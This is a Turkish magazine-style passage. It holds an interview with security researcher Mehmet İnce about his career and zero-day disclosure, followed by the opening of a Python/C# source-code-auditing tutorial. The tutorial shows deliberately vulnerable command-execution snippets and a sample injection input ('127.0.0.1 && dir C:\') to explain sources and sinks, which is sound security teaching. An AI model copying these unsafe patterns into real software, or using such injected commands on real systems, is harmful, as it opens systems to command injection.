Hiçbir fikrim yok. :) Bunu Onur Yılmaz'a sormam lazım sanırım. Geçmişim ilginç hikayeler ile dolu. Hatta mesela bir gün Milworm'un IRC kanalındaydım. İnsanlara soru sormaya çalışıyordum. Fakat dil olmadığı için Türk olduğum çok belliydi. Daha sonradan birisi özelden "Selam Kardeş" yazdı. O şekilde İnternet'ten tanıştığım bir arkadaşım olmuştu. Sonra adam İstanbul'dan kalktı geldi. O zamanlar ben ise lise ikideyim, adam 34-35 yaşlarında, otogarda buluştuk. Ben internet kafeden çalıştığım para ile Adana kebabı ısmarladım adama. :) Adam ise bana hayatımdaki PHP, MySQL ve Linux ile ilgili ilk Türkçe kitabımı verdi. Daha sonra bir internet kafede IRC kanalına girdik ve gitti. Bugün dahi kendisini tanımıyorum. Aslında o adam hayatıma çok dokunmuş oldu. Altını çizerek okuduğum kitap, aslında hayatımı adadığım şeyleri barındıran bir kitapmış. Yani Mehmet İnce'ye sorsan "*Bugün kendin ile mutlu olduğun, bunun için yaptığın neler var?*" diye. Söylerim ki, binden fazla öğrencim vardır. Bunlar sadece yüz yüze dokunabildiklerim. Bir de online içerik üretme kaygısı çektim hayatta, belki de daha fazla insana dokunabilmişimdir. O adamın bana o karanlığın içinde gelip, aynı Frodo'ya verilen en karanlık anda yanacak ışık gibi, bir anda gelip küçük bir ışık yakması, hayatımdaki diğer aradığım motivasyonel bir noktaydı. O anı yaşadığın için aynısını başkalarına da yapmak istiyorsun.

Çok güzel bir noktaya değindiniz; aslında birisi size borç vermiş ve siz de başka birilerine borç vererek ödüyorsunuz borcunuzu, doğru mu?

Milyarca yıldır bu böyle değil mi? Şöyle düşünelim insanın vücudunda bir dünya aminoasit var. Bunlar eskiden bir hayvanda bulunan bir etti. O da örneğin bitkilerden aldı aynı şekilde. Yani milyarlarca yıldır bu şekilde evrende dönen bir etkileşim var ve evrende bulunan her şeyin birbirine bir yararı dokunuyor. Hayatı böyle görüyorum. İnsanoğlu da o temel algoritmada kendisini buluyor. Benim de hayatımdaki misyonum ise bu bedenin içinde bulunan bir dirhem bilgi bile toprağa gitmesin, hepsi bir yerlerde yazılı veya sözlü bir şekilde bulunsun.

Gündelik uğraşlarınız nelerdir, ticari ya da sosyal aktiviteler olarak neler yapıyorsunuz?

Kendimi bildim bileli güvenlik araştırmacısı olmak istedim, hâlâ olabildiğimi düşünmüyorum. Herhalde ömrümün sonuna kadar, bir grup insanın oluşturmuş olduğu projeyi, hiç kimsenin akıl edemediği bir mevzuyu alıp, düşünüp, ortaya koyup, hepsinden farklı bir çizgiye getirmek benim için her zaman peşinden koşacağım şey olacak. O yüzden geçmişte bunu yaptım, bugün bunu yapıyorum, gelecekte de bunu yapacağım.

Ticari anlamda ise 2012 yılında bir serüvene başladık. İsmi Prodaft oldu, değişti; Invictus oldu. Üç kişi başladığımız bu yolda hedefimiz Türkiye'de kimsenin yapmadığı bir şeyleri yapmaktı. Ben o hazzı da seviyorum yani insanların yapamadığı şeyleri yapabilmek ego tatmini sağlıyor. Başladık şu anda 28 kişi oldu ekibimiz. Türkiye'nin en büyük siber istihbarat sağlayıcılarından birisiyiz. Penetrasyon testi çalışmaları yapıyoruz. Ben eğitimler veriyorum. Oradaki en büyük kültür ise hep yetiştirdiğimiz insanları işe alıyoruz. Ben usta-çırak ilişkisine çok inanıyorum, zaten öyle de olması gerekiyor. Benim hiç ustam olmadı, o konuda kendimi çok eksik hissediyorum açıkçası. Olsaydı hayatta şu anda geldiğim noktadan mesleki anlamda hiç memnun olmayan biri olarak daha ileride bir yerde olabilirdim kişisel haz açısından. Çünkü çok zaman kaybettim bir şeyler öğrenmek için.

Siber güvenliği web, mobil ve network olmak üzere üç kategoriye ayıracak olursak, Mehmet İnce daha çok hangisi ile meşguldür?

İnternet'te yayınladığım çalışmaların çoğu uygulama katmanı tarafında. Ama benim en çok ilgilendiğim güvenlik kısmı ise, *human intelligence* kısmı. Benim en çok düşünmekten zevk aldığım kısım bu fakat tabii ki ben hepsini seviyorum, hepsiyle daha çok ilgileniyorum. Uygulama tarafında çalışmalarımı görmenizin sebebi ise daha kolay olması. :)

Biraz da Al'dan söz edelim: Yapay zekâ bugün ne aşamada, yarın hangi seviyede olur, dersiniz ve size ürkütücü geldiği oluyor mu?

Şöyle ki, insanlar dezavantajlılar, kendimi de dahil ediyorum tabii ki. İnsan biyolojisi, beyni, düşünme şekli, hayat algısı farklı şeylere tutunuyor. Örneğin, *burası benim sınırım*, *kimseyi dahil etmiyorum* diyerek saçma sapan düşüncelere giriyorlar. Parselliyorsun, sonra yetmiyor, daha fazlasını arzuluyorsun. İnsan beyni zaten elinde ne olursa olsun her zaman daha fazlasını isteyerek çalışıyor. Çünkü mücadele etmek zorunda, bir şey bulmalı ve mücadele etmeli. Bu bakış açısıyla baktığımızda insan biyolojisi tamamen akışlar ile dolu. Çünkü deterministik değil. Yani 1-1 2-2 3-3 ile doğrusal bir şey çizebilirsiniz ama insan biyolojisi öyle değil ki, yani otuz beş tane aminoasit bir araya geldiğinde otuz altıncıyı üçüncüden sonraya koyuyorsun karaciğer oluyor gibi. Non-deterministik bir yapı olduğu için bu yapı tamamen akışlarla, tahmin edilemez yapılarla dolu. O yüzden temennim hani insan akışlarını minimalize edecek kadar AI'ın gelmesi. Benim şöyle bir korkum yok; AI gelecek makineler dünyayı ele geçirecek. Öyle bir şeyle karşılaşırsak biz de onlar ile savaşacağız. Hayatta teslim olmak diye bir şey yok. O mücadeleyi koyduğunuz süre boyunca mücadelenin varlığı oluyor. Hani AI'yı götürebildiğimiz kadar götürelim, fezaya bakalım, daha sonra da neler oluyor.

Sızma testi yaparken hem birçok araç kullanıyoruz hem de manuel incelemeler yapıyoruz. Sizce araçlar pentest'in yüzde kaçıdır, neresindedir?

Tool'lar pentestin yüzde sıfırıdır çünkü araçları kullanmak pentest'e bir fayda sağlamıyor. Yani bir diğer deyişle, o aracın ne yaptığını bilmemiz gerekiyor. O bilgiyi bildikten sonra bunu manuel yapmışım, tool ile yapmışım benim için fark etmiyor. Eğer o tool, out of the box, magical bir şey yapıyorsa senin için, sen bu meslekte yanlış yoldasın demektir. Bir aracı kullandığında onun ne yaptığını bilmen gerekiyor. Eğer o bilgi eksikse sende, onun neleri yapamadığını da bilemiyorsundur ve o aradaki açığı da manuel testlerinde kapatamıyorsundur. O zaman sen pentest yapmıyorsundur.

Tabii testten teste değişir, özellikle network testlerinde NMAP olmazsa olmazdır mesela ama NMAP'in o discovery'yi nasıl yaptığını bilmen lazım.

Biraz da "Mehmet İnce ve ZeroDay'leri" ile ilgili konuşalım müsaadenizle: Yayınladığınız pek çok ZeroDay var. Hatta yaklaşık iki yıl önce BTK'da bir sunumda zero-day'lerinizden birisini canlı sunmuştunuz. Evet, işin bir aşk tarafı var ama araştırdığınız noktalara nasıl bakıyorsunuz, yetenek bunun neresinde, aşk neresinde? :)

Ben yeteneğe inanmıyorum. Bir insana yeterince zamanı yeterince motivasyonu verirsen eğer, o adam Usain Bolt olur. Ben siber güvenlik kısmında yeteneğe inanmıyorum. Çünkü bu bir sanat değil. Tamam sanat gibi yaşıyoruz ama deterministik olan bir şey sanat olamaz. Tabii bu işin geyiği. :)

Hikâye şu şekilde; ben her zaman bir çıta koymak istedim bir yerlere. Siber güvenlik araştırmacısıyım, dünyada başka insanlar da güvenlik araştırması yapıyor. Ben de dedim ki, *bir rol model olalım* çünkü insanın kaygısı, öldükten sonra geriye ne bırakacağın hususudur bu kimisi için böyle olmayabilir tabii. *-Mehmet İnce bunları bıraktı-* denmesi zerre umrumda değil ama ben bilmek istiyorum neleri bıraktığımı, yani bu konu şahsım adına önemli, içsel mutluluk açısından. O yüzden dedim ki bir rol model olalım, insanları gaza getirici bir şeyler yapalım, farkındalık yaratalım, zero-day diye bir konu var insanlar bilsin motivasyonu ile yola çıktım. Bununla ilgili zeroday'lerimi yayınlama kararı aldım fakat tabii ki vurucu bir şey lazımdı. Çünkü insanları, özellikle 18-25 yaşındaki gençleri manipüle etmek istedim, yani manipülasyondan kastım onları vurucu bir şekilde gaza getirmemiz anlamında bir şey yapmak istiyordum.

O zaman da Symantec antivirüs programını herkes biliyordu. Ben de 1000 kişinin olduğu bir konferansta canlı bir şekilde antivirüs programında zero-day bulacağım ve bunu kolay bir şekilde anlatacağım insanlara. Aslında hiç kolay değil orada 10 yılın bir geri dönüşü var.

Buradan da neyi, ne kadar sattığının önemi ortaya çıkıyor. Ben o manipülasyonu yapıp oradaki 1000 kişiye gazı verip yolladığım için mutluyum. Açıkçası amacım buydu, o konferansı yaparken. En sonda ICTConf adlı bir konferansta çıtayı gerçekten fezaya koydum. Cidden kişisel egoist manyaklığın bir noktası bu. O da canlı olarak zeroday bulmak. Yani önceden bulunmuş bir zeroday değil de bir ürünü alıp 45 dakika içinde zeroday bulmak ve Metasploit modülünü yazıp yayınlamaktı. Yaptım, oldu ve yayınladım. Sonra Rapid7'nin Metasploit merkezine gönderdim pull-request'i. Kabul ettiler. Ardından da development-diaries adında bir tane seri başlattılar. Orada örnek olarak gösterildi ve kendi sitelerinde yayınladılar. Oradaki amaç, işin ana temasının toz pembe olmadığını göstermekti. İnsanlar genellikle direkt geçtiği adımları koyup göstermeyi sever, arka planları konuşmazlar. Ama ben onu hep beraber yaşayalım istedim çünkü benim o günkü konferansa gelen 600 kişiye kendimi ispatlama gibi dürtüm yok. Ben ilgilenmiyorum insanların benim hakkında ne düşündükleriyle. O yüzden hani egoistçe biraz ama kendime zaten bir şeyler yaptım daha önce diyerek bundan sonrasının önemini düşünmeye başlıyorsun. Sonuç olarak çıktım, rezillik, sunucu çalışmıyor, düşündüğüm olmuyor ama gerçek hayatın kendisi olduğu için insanların bunu bilmesini istiyorum. Şu an ise bakıyorum, benim yayınlamış olduğum zeroday'ler üzerinden insanların başka zeroday bulma çabaları var. Bunun verdiği haz muazzam.

Bugüne kadar kaç tane ZeroDay buldunuz?

Yayınlamış olduğum 130 gibi bir zafiyet var. 2006'lardan beri ta-

bii. Görüp de gözümü yummuş olduğum ise bir o kadar daha vardır. Çünkü bazen şöyle oluyor. Evet, zafiyeti görüyorsun, zeroday. Tüm dünyada etkisi var. Böyle kendini çok üst seviye hissediyorsun. Bu mesleğin içerisinde o hazzı yaşamak benim en büyük dürtüm olduğu için bunu yaşadığımı insanların bilmesine gerek yok. Zaten ben kendi içimde yaşıyor oluyorum.

Bulduğunuz bir ZeroDay'i yayınlayıp yayınlamayacağınıza nasıl karar veriyorsunuz?

İlk olarak şuna bakıyorum. Türkiye'den çok fazla etkilenen insan var mı? Var ise, yayınlamam. "O zaman niye bu işi yapıyoruz? Gidelim BlackHat'e haftada 200 bin Dolar kazanalım, görüşmeyelim" diye düşünürüm. O yüzden zeroday'in gerçekten kritikliğine bakıyorum. Çünkü yayınladığında gençleri gaza getiriyorsun ama bazı şeyleri de riske atıyorsun. O bazı şeyleri ölçmen gerekiyor. Bu yüzden yayınladığım ZeroDay'lerin yüzde 40'ı authentication gerektiren zeroday'ler. Hatta aynı ürünlerde unauthenticate zafiyetler de var hiçbir şekilde yayınlamadığım. Çünkü geçen bir zeroday yayınladığımda tweet attım. 150 kişi favladı. Çoğu ise gençler. Ama o sisteminde biliyorum ki başka bir zeroday'i yayınlanıyor. Yani benim o zeroday'in benim tarafımda bir riskinin artık kalmadığını biliyorum.

Hiç ZeroDay sattığınız oldu mu?

Hayır hiç olmadı. Satmam da.

En çok merak edilen bir diğer konu: Siber güvenliğe yeni başlayacak olanlara neler önerirsiniz, nereden başlamalı, neler yapmalıdırlar?

Bir, *İngilizce öğren* demiyorum. O zaten şart olduğu için. Siber güvenlik aslında teknolojinin dünya çapında gözlemlediğimiz zaman enerjinin kendisidir. Bu yüzden iki, siber güvenliğe dair hiçbir şey bilmiyorsan, siber güvenlikçi olmadan önce IT alanında sana ne zevk veriyor onu öğrenmen lazım. Eğer programlama dilinden zevk alıyorsan, benim önceden yapmış olduğum inefektif yoldan efektif yola geç. Programlama dili öğren evet, daha sonradan zafiyetli uygulama yaz. Fakat yazamazsın. Yazamadığın zaman ise mecbur onları öğrenmek zorunda olacaksın. Onlarca insanların yazmış olduğu, geliştirdiği şeylerin kaynak kodlarını oku çünkü bence en başarılı güvenlik araştırmacısı, daha doğrusu pentester kendisini başkasının yerine koyup kendisini onun gözünden düşünebilen insandır. Benim hayatta böyle bulduğum binlerce zafiyet var sırf geliştirici gözünden sisteme bakabildiğim için. O yüzden hani o diğer insan gibi düşünebilmeyi öğrenmek lazım. Bunun da tek yolu var; kaynak kodları okumak. Bugüne kadar 130 tane zeroday yayınlamış olmam 130 tane farklı kaynak kodlu projeyi okuduğumun rakamı ama gerçek sayı ise binlerde. Yani bir sistem yok. Belirli bir şekilde onu öğreneceksin, bunu öğreneceksin yok. Her şeyi öğrenmen gerekiyor bu hayatta. Örneğin, benim kütüphanemde .NET kitabı var. Benim ne işim var .NET ile, değil! Her şekilde okuyacaksın. Çünkü elbette güvenlikte onunla karşılaşacaksın.

Siber güvenlik deyince, akıllara genellikle ve sadece sanal-yazılımsal alanlar geliyor. Hem donanım hem de siber güvenlik ile ilgili olan bir kimse kendisine bu noktada ortak bir payda bulabilir mi?

Tabii ki. Donanımın içerisinde de güvenliği görebileceği birçok nokta var fakat daha zor bir alan, kaynak olarak örnek alabileceğin, içerik bulabileceğin çok daha zor bir alan. Çünkü donanım vendor'ları dünyada 3-5 tane. Atıyorum Intel CPU'sundaki manyetik alan değişiminden *side channel ataklar* falan var ama onunla ilgili bir kaynak bulman zor.

En sık gelen bir diğer soru da şu oluyor: Siber güvenlik içerisinde hangi alana yönelmeliyim?

Sektörde bir halt bilmeyen insanlar çok güzel maaşlar ile çalışıyorlar. Alanı seçmek için çok erken ayrıca, alan bence seçilmemeli. Evet, bir konuda dikey uzmanlığın olacak fakat diğer her şeyi de bilmen lazım. O yüzden alan çok önemli değil. Asıl konu bu işi sevip sevmediğin.

Ondan sonra zaten yolunu illa ki buluyorsun. Ben kategori seçmedim ve gitgide yolum kendiliğinden belirdi. Bence dünyada en büyük ihtiyaç uygulama güvenliğine gidiyor. O yüzden bu bug-bounty programları popüler oluyor. Çünkü dünyada artık çok fazla uygulama üretiyorlar. Bunun beraberinde firmalar o konuda uzman kişiler arıyorlar. O tip kişilerde bellidir. Development kısmını da bileceksin, döngüleri de bileceksin ama atak kısımlarına da hakim olacaksın. Ama bence, güvenlik alanındaki her insan iş bulabilir şu anda çünkü ülkede her özel sektör firması güvenlik uzmanı arıyor.

Bir haber paylaşalım: Geçtiğimiz yıl açıklanan resmi rakamlara göre en az 30.000 siber güvenlik uzmanına ihtiyaç var.[2]

Bir de şöyle bir durum var, ilgili kişi siber güvenlik araştırmacısı olarak çalışmaya başlıyor fakat herhangi bir programlama diline hakim değil. Siz de böyle başlamışsınız fakat bu doğru mu?

Değil tabii ki. Benim durumum, ben bu işi öğrenirken bir yerde güvenlik araştırmacısı olarak çalışmıyordum. Yani öğrenciyken bu işi bu şekilde yapabilirsin ama sana maaş verdikleri zaman bunun karşılığında bir sistemin güvenliğini test etmeni istiyorlarsa, o sistemin nasıl yapıldığını anlamanın çok önemli olduğuna inanıyorum. Bu benim kendi içimde belirlediğim iş kalitesi standartları gereği böyle. *Bilmeden de güzel şeyler yapılabilir mi*, evet. Ama *çok güzel şeyler yapılabilir mi,* bence hayır. *Yapan var mı?* Belki vardır, ama öznel bir şey. Programlama dili bilmenin gerektiğine inanırım her zaman.

Benim başladığım yol bunun zaten tam tersiydi, çok yanlıştı ve çok ciddi inefektif idi. Bu yanlış. Bir programlama dili öğrenmek çok önemli çünkü insanların konuştuğu dil o. Ürettiği, geliştirdi-

2 Binali Yıldırım: 30 bin siber güvenlik uzmanına ihtiyacımız var. (Başbakanlığı döneminde söylemiştir, tarih: 20.10.2017)

ği ona hakim olduğu dil o. Sen de ona hakim olursan, test ettiğin sisteme algıların değişir. O algın değiştiği andan itibaren de atak vektöre bakış açın değişmeye başlar. O yüzden ben Türkiye'de hiçbir siber güvenlik konferanslarına gitmiyorum ama tüm developer etkinliklerinde beni görürsün çünkü o adamların düzenlediği işleri tüketiyoruz. O yüzden o adamın dilini, konuşmasını, neyden zevk aldığını, niye gece çalıştığını, her şeyini anlamalıyım. Yani *human intelligence*'dan kastım da bu şekilde.

Türkiye'de, siber güvenlik ile ilgili ticari piyasanın doygunluğu ne durumda?

Daha altın çağını yaşamadı. Şöyle düşünebiliriz: Bizim pentest kısmımızın yüzde 40'ı USA'de ve ben USA'de değilim. Bu ne demek? Dünyanın en büyük marketinde bile biz 12 bin km uzaktan iş yapabiliyorsak bil ki bu konuda açlık var. Türkiye'de bu market çok kötü, ülke içinde bakmamak lazım ama globalde baktığımızda gerçekten olay çok daha ileriye gidecek.

Siber güvenliğin yarını hakkında neler düşünüyorsunuz?

Bence burada şunu anlamamız lazım: siber güvenlik kaygısını niye çekiyoruz? Çünkü black hacker'lar var. Hani bu bitmeyen bir şey. Daha da ileriye gidecek bence. Bundan bin yıl önce de bir mağara vardı. Burası benim mağaram diyordun, istiyordun. Sonra o mağaranın sahibini dövüp bir şekilde kazanıyordun. İnsanlar elma için kavga ettiler, geyik için, sınır için, petrol için kavga ettiler yani bu bin yıldır böyle. İnsanoğlu doyumsuz. Bu pencereden baktığımızda şimdi değerli şey nerede ona bakıyorsun. Bu değer eden şeyin de gitgide tamamen teknolojik altyapıda olduğunu fark etmeye başlıyorsun. Yani ülkeler arası savaşları konuşan insanlar var görüyorsun. Bugün Google'a bir atak düzenlersem, New York borsasının nasıl bir tepki vereceğini bilmiyorum. O yüzden tehditler ve olaylar daha da ileriye gidecek.

Siber güvenlik ya da IT farkındalığı hakkında neler söylemek isterseniz?

Şimdi biz işin teknik tarafında olan kısımlardayız. Bu kısımda olmayan insanlar hiçbir şeyin farkında değiller çünkü eskiden bir savaş oluyordu ve bunu görüyordun. Amerika "demokrasi indiriyordu" ve sen de bunu görüyordun, her şeyin farkındaydın. Ama şimdi her şey invisible *(görünmez)* bir şekilde ilerliyor. Hiçbir şey göremiyorsun ama arkada yaşanıyor deli gibi. O yüzden teknolojinin 't'sini bilmeyen toplum nüfusunun yüzde 90'ına bunu nasıl anlatacaksın? Sorun burada zaten. Eskiden koyuyordun videoyu, demokrasi indi, insanlar öldü, demokrasi inmemeli. Şimdi nasıl göstereceksin? Örneğin, bir videoda size bir e-posta geldi, bu şüpheli falan, bu şekilde olmaz ki. Adam bunu tahayyül edemiyor. İnsanoğlunda bir de şey vardır tahayyül edemediği zaman bünye kabul etmez bilgiyi. O yüzden öncelikle o insana bunu düşündürtmen ve altyapısını hazırlaman lazım. Bu yüzden 7.8 milyar nüfusluk bir dünyada bunu gitgide daha da anlatamayacaksın. Bu arada benim insanlara anlatmak gibi bir derdim de yok. Biz daha akıllıca çözmeliyiz, yani zincirin en zayıf halkası insan ya o insanı zincirden çıkarmalıyız fakat onu yapamadığımız için, o zaman o zayıf halka orada duracak ama sen onu daha güvenli hale getirecek daha akıllı şeyler düşüneceksin. Ben böyle bakıyorum o noktaya. Yani sonuç olarak insanı geliştiremiyoruz. Bu yüzden biz bu zayıflığı ortadan kaldırmalıyız çünkü teknoloji cehaleti var ortada. O yüzden onları geliştiremeyeceğiz. O adamın yine Instagram'ı hack'lenecek. Ne yaparsan yap 2FA'te yapsan yine hack'lenecek. Yani başka bir yerden uygulama indirmeyin diye SMS'ler gönderiyorsun, Google Play'den Candy Crush indirirken mobil malware yiyor. Yani bu olacak. O yüzden insanları bir kenara bırakıp bu sorunları başka bir şekilde çözmeliyiz ve çözüm AI değil onu da baştan söyleyeyim. :)

Yaklaşık 15-16 yıldır sektörün içindesiniz. Bugüne kadar en başarılı bulduğunuz hack vakası ne oldu?

Stuxnet. Globaldeki en başarılı bulduğum vaka odur. Yani government motivasyonunun nelere kadir olduğunun en güzel örneklerinden bir tanesidir.

Bilinen ve en tehlikeli gördüğünüz zafiyet nedir?

Şimdi bunu kategorilere bölmek gerekir aslında. Bu da güzel bir soru. Teknik anlamda göreceli bir şey bu. Yani bir banka için en büyük korku, kasasından para çıkması mı yoksa müşteri bilgisinin ifşası mı? Kasasından çıkan parayı insurance'dan (sigortadan) alabiliyor belki ama müşteri bilgisi ifşa olunca BDDK'ya 5 milyon Dolar ceza ödeyecek, belki onu da geri alamayacak. Çok genel bir soru bu yani fakat benim için, şahsım adına sahip olduğum bir uygulama olmadığı için korktuğum bir zafiyet yok. Bu arada olsa da yok. Bir şeyler yaşanır ve sen buna engel olamazsın. Korkmaya devam etmeye devam ettiğin sürece o korku sürekli var olacağı için kasmaya gerek yok. Yani negatif bir şey yaşandığının saniyesinde benim tepkim "Evet, ne yapıyoruz? Nasıl çözüyoruz? Nasıl ilerliyoruz?" olduğu için olaya çok takılı kalmayı sevmiyorum. O yüzden o korkum da pek yok.

En sevdiğim soru mesela, "Telefonunuzdaki tüm fotoğraflar bilgiler vesaire tamamen public olacak ya da 6 ay hapse gireceksin. Hangisini tercih edersin mesela?"

Ben hapsi tercih ederdim ama gizlediğim bir şey olduğundan değil, onu yaşamayı merak ediyorum. :) Tabii bu işin şakası, fark etmez public'i de tercih edebilirim.

Geçtiğimiz günlerde Julian Assange vakası tekrar gündeme geldi. Birkaç gün önce de tutuklandı Assange. Bu vaka hakkında ne söylemek istersiniz?

Ben o konuyu ilginçtir hiç yakından takip etmedim çünkü benim hayatımda vaktimi alan bambaşka hususlar var. O konuyla ilgili de bir şeyler olacağı belliydi ve oldu. *Biz buna tepki gösterebilir miyiz?* Evet ama ona gelene kadar tepki gösterilmesi gereken bambaşka hususların olduğu topraklardayız. O yüzden burada kümülatif ciddi sorunlar var ve hiçbirini Mehmet İnce tek başına

yapamayacağı için, hani Mehmet İnce başka şeyler ile ilgileniyor yani hayatta. O yüzden çok fazla yorumda bulunamayacağım açıkçası. :) Bunu samimiyetle söylüyorum.

Özel sektör, kamu ve gönüllü topluluklar, siber güvenlik alanında bir şeyler yapmalı ve yapıyor da (yarışmalar, kümelenmeler, kamplar vs.) sizce kime ne görev düşüyor, kim, neler yapmalıdır?

Bence niye insanlar kümeleniyor, insanlar niye topluluk kuruyor? Yani bir görev düşüyor mu? Bunları sorgulamak lazım. Şimdi kamunun çok umrunda değil bence siber güvenlik. Yıllardır orada başka bir sistem var dönen, siber güvenlik ikinci planda kalıyor bir şekilde. Yani devlet organizasyonumuz siber güvenliğe hazır değil. Dünyada buna hazır olan ülke olduğuna da inanmıyorum. Yani şu anda bir süreç yaşanacak, zaman gösterecek her şeyi. Şu andaki tek sorun var; o da insan kaynağı problemi. Herkes de bunu çözmeye çalışıyor ya da bunu sebep göstererek marketing yapmaya çalışıyor ama bir şekilde çözmeye çalışıyorlar. Ben de 2005 yılından beri bunu çözmeye çalışıyorum insanlara bir şeyler anlatmaya çalışıyorum. Bu noktada kimlere ne görev düşüyor? Bence kamuya ve devlete bir görev düşmüyor. Devletin yapması gereken; temel eğitimi düzgün bir şekilde versin, insanlar kendi mesleklerini seçsinler, o alandaki teknik bilgi birikimleri ile kendileri geliştirsinler. Yani insan da bir çaba göstersin diye düşünüyorum. Ekmek piş ağzıma düş olduktan sonra hiçbir şeyin kıymeti kalmıyor. 15 yıldır sönmeyen siber güvenlik aşkı diye geyik yapıyoruz ama ben çok çaba sarf ettim bu işleri öğrenmeye başladığımda. Bu yüzden kıymetli benim için. Şimdi de internette milyarlarca bilgi var hani devletin bu konuda bir şey yapmasına gerek olduğunu düşünmüyorum. Üniversite eğitimleri düzgün olsun yeter. Mühendislik insana ne öğretir yani ya da üniversite okumak insana ne öğretir? Üniversite okumak insana bir hafta 8 tane derse hazırlanmanı yani multi-process'ingi öğretiyor. Bu da siber güvenlik için en çok işine yarayacak konu. İnsanlar bunu öğrenmeli üniversitede. Yoksa üniversitenin genelde insana kattığı şey teknik değildir, olmamalıdır. Ayda 500 lira ile geçinebilmeyi öğretir. Bunları öğrendikten sonra siber güvenliğe daha doğru bir framework ile gelirsin diye düşünüyorum.

Son sorumuz: Bu işler dün mü zordu, bugün mü daha zor, neden?

Bence her ikisi de zor çünkü zamanında yeterince kaynak yoktu, o yüzden zordu. Şimdi de insanı bölecek o kadar çok şey var ki mesela Instagram'ın bir keşfet bölümüne giriyorsunuz, 35 dakika orada kalabiliyorsunuz ya da Youtube mesela bir sürü içerik var, odaklanmayı güçleştiren. O yüzden benim arkadaşlara önerim, odaklarını bir noktada tutmalarıdır. Yoksa hayatı da kaçırıyoruz. Ayrıca dijital dünyada bize empoze edilen algılar, ilgililer bunlar bana çok sürreal geliyor.

Sorularımız bu kadardı, bunların haricinde sizin sormak, söylemek istedikleriniz varsa onları rica edelim.

Bence birçok şeyi konuştuk. Vakit ayırıp bu işi yaptığımız için de çok teşekkür ediyorum.

İlgi ve katkılarından dolayı, Mehmet İnce'ye teşekkür ederiz.

Python Dili için Kaynak Kod Denetimi Nasıl Yapılır?

Merhabalar,

Güvenli kaynak kod denetimi, yazılımlardaki zafiyetleri bulmak amacı ile yapılan güvenli yazılım geliştirme yaşam döngüsündeki önemli adımlardan biridir. Düzenli olarak geliştiriciler tarafından ya da güvenlik uzmanları tarafından kod gözden geçirme adı altında yapılan bir işlemdir. Aslında, detayına girmeden önce bir yazılım güvenli hale getirilirken hangi adımlardan geçer kısaca bahsedelim.

Öncelikle, bir yazılımın gerekisinimleri olduğu gibi güvenlik gereksinimlerinin de belirlenmesi gerektiğini unutmamamız gerekir, bu sebeple, yazılım sağlaması gereken güvenlik gereksinimlerini projeye göre veya genel olarak organizasyonun tamamında kullanmak üzere belirlemek, yazmak ve uygulamak gerekir.

İkinci adım ise güvenli hale getirilmek istenen yazılımın tehdit modellemesinin yapılması gerekir. Burada da genellikle uygulamanın birlikte çalışacağı servisler, kimlik doğrulama yetkilendirme mekanizmaları gibi güvenliği etkileyen konuların ele alınarak incelenmesi lazım. Bu adımlar başka yazıların konusu olmalı, bu adımdan sonra da geliştirilmeye başlanan kod üzerinde kaynak kod denetimlerinin periyodik olarak yapılması gerekir. Tabiki bazen bu süreç yanlış da olsa en sona kalmakta ve tamamen yazılmış bitmiş bir proje üzerinde denetim yapmak gerekebilir. Peki bu denetim nasıl yapılır? Bu denetim yapılırken ne tip araçlar kullanılır ve nelere dikkat etmek gerekir. Önce yöntemleri ve kavramları anlayalım, ardından da pratik bir kaynak kod denetimi nasıl yapılmalı bunu bir örnek üzerinden göstermeye çalışalım.

Öncelikle, kaynak kod denetimindeki kavramlar ile başlayalım. Malum güvenlik sağlamaya çalışıyorsak, uygulamanın belli kategorilerde belli zafiyetleri içerip içermediğini incelememiz gerekecek. Bu kategorilerin içerisinde en önemlisi de hiç şüphe götürmez ki *injection* kategorisindeki zafiyetlerdir. Bu kategoriye giren zafiyetler yazılımın içerisine kabul ettiğimiz girdilerin nasıl ve ne şekilde kabul edildiği ve bu girdilerin hangi framework ve fonksiyonlarda kullanıldığını denetlemek olacaktır. Tabii ki sadece injection kategorisinde zafiyetler yok, ayrıca *kriptografi, oturum yönetimi, kimlik doğrulama, yetkilendirme* vs. gibi kategoriler de bulunmakta, ama biz öncelikle işin alamet-i farikası olan injection zafiyetleri ile başlayalım.

Önce kavramları tanıyalım;

Source: Türkçe'ye *kaynak* olarak çevirebileceğimiz bir kavram, aslında yazılıma kabul ettiğimiz girdinin geldiği yer olarak ifade edebiliriz. Mesela uygulamamıza gelen istek içerisindeki bir parametre aslında bizim source olarak nitelendireceğimiz yer olabilir. Örnek vermek gerekirse, URL içerisindeki QueryString, Header değerleri, Form datası bizim için source olarak kabul edilebilir. Bir de kod örneği verelim. (Sarı ile işaretli yerler girdinin yazılıma geldiği değişkenler/Propertyler/Fonksiyonların Return değerleri)

[C#]

```
string kullaniciAdi = Request.QueryString["kullaniciAdi"];
```

[Python]

```
param = request.form['suggestion']
```

Sink: Sink, İngilizcesi tabii ki, ama Türkçe karşılığı tam olarak *bir şeyin battığı döküldüğü yer, lavabo* anlamlarına geliyor. Kaynak kod denetim işinde bunun anlamı ise girdinin kabul edildikten sonra zafiyeti oluşturan fonksiyona geldiği yer. Yani şöyle ifade edelim, bazı fonksiyonlarımız var ve bu fonksiyonlar içerisine zararlı bir girdi geldiğinde zafiyet oluşmasına sebep oluyor. Bu da genelde bir fonksiyonun girdi kabul eden bir argument nesnesi olabilir. Aşağıda, OS Command Injection zafiyeti oluşmasına sebep olan bir kod örneği paylaşarak Sink kavramını pekiştirelim;

[C#]

```
Process.Start("ping.exe /C " + parametre);
```

[Python]

```
subprocess.call(command, shell=True)
```

Buralara eğer dışarıdan bir veri temizlenmeden (sanitization, escape, encode vs.) gelirse saldırgan OS Command Injection zafiyetini tetikleyebilir. Mesela C# için dışarıdan "127.0.0.1 && dir C:\" şeklinde bir girdi gelmesi durumudan yazılım localhost'a ping atar ve aynı zamanda da C directory'sini listeler (arka planda). Tabii ki bu çok şirin bir senaryo, gerçekten saldırgan bunu yapmayacaktır tahmin edersiniz.

Akış Analizi: Akış analizi, verinin yazılım içerisine source'dan kabul edildikten sonra değişkenler üzerinden ilerleyerek sink argümanına kadar ilerlemesinin takip edilmesi işlemidir. Neden buna ihtiyaç var? Tabii ki tahmin edebileceğiniz üzere payload anlamını yitirmeden eğer sink fonksiyonuna/lokasyonuna geldiği zaman saldırgan bu zafiyeti tetikleyebilecektir. Yine birkaç örnek vererek pekiştirelim. Lütfen sarı ile işaretli yerlere dikkat edin; veri, bu değişkenler üzerinden ilerleyerek hedef noktasına ulaşıyor. (Örneklerin makalede çok basit olmak zorunda olduğunu unutmayalım.)

[C#]

```
string ipAdresi = Request.Form["ipAdres"];
string baskaBirDegisken = ipAdresi;
Process.Start("cmd.exe", "/C ping.exe " + baskaBirDegisken);
```

[Python]

```
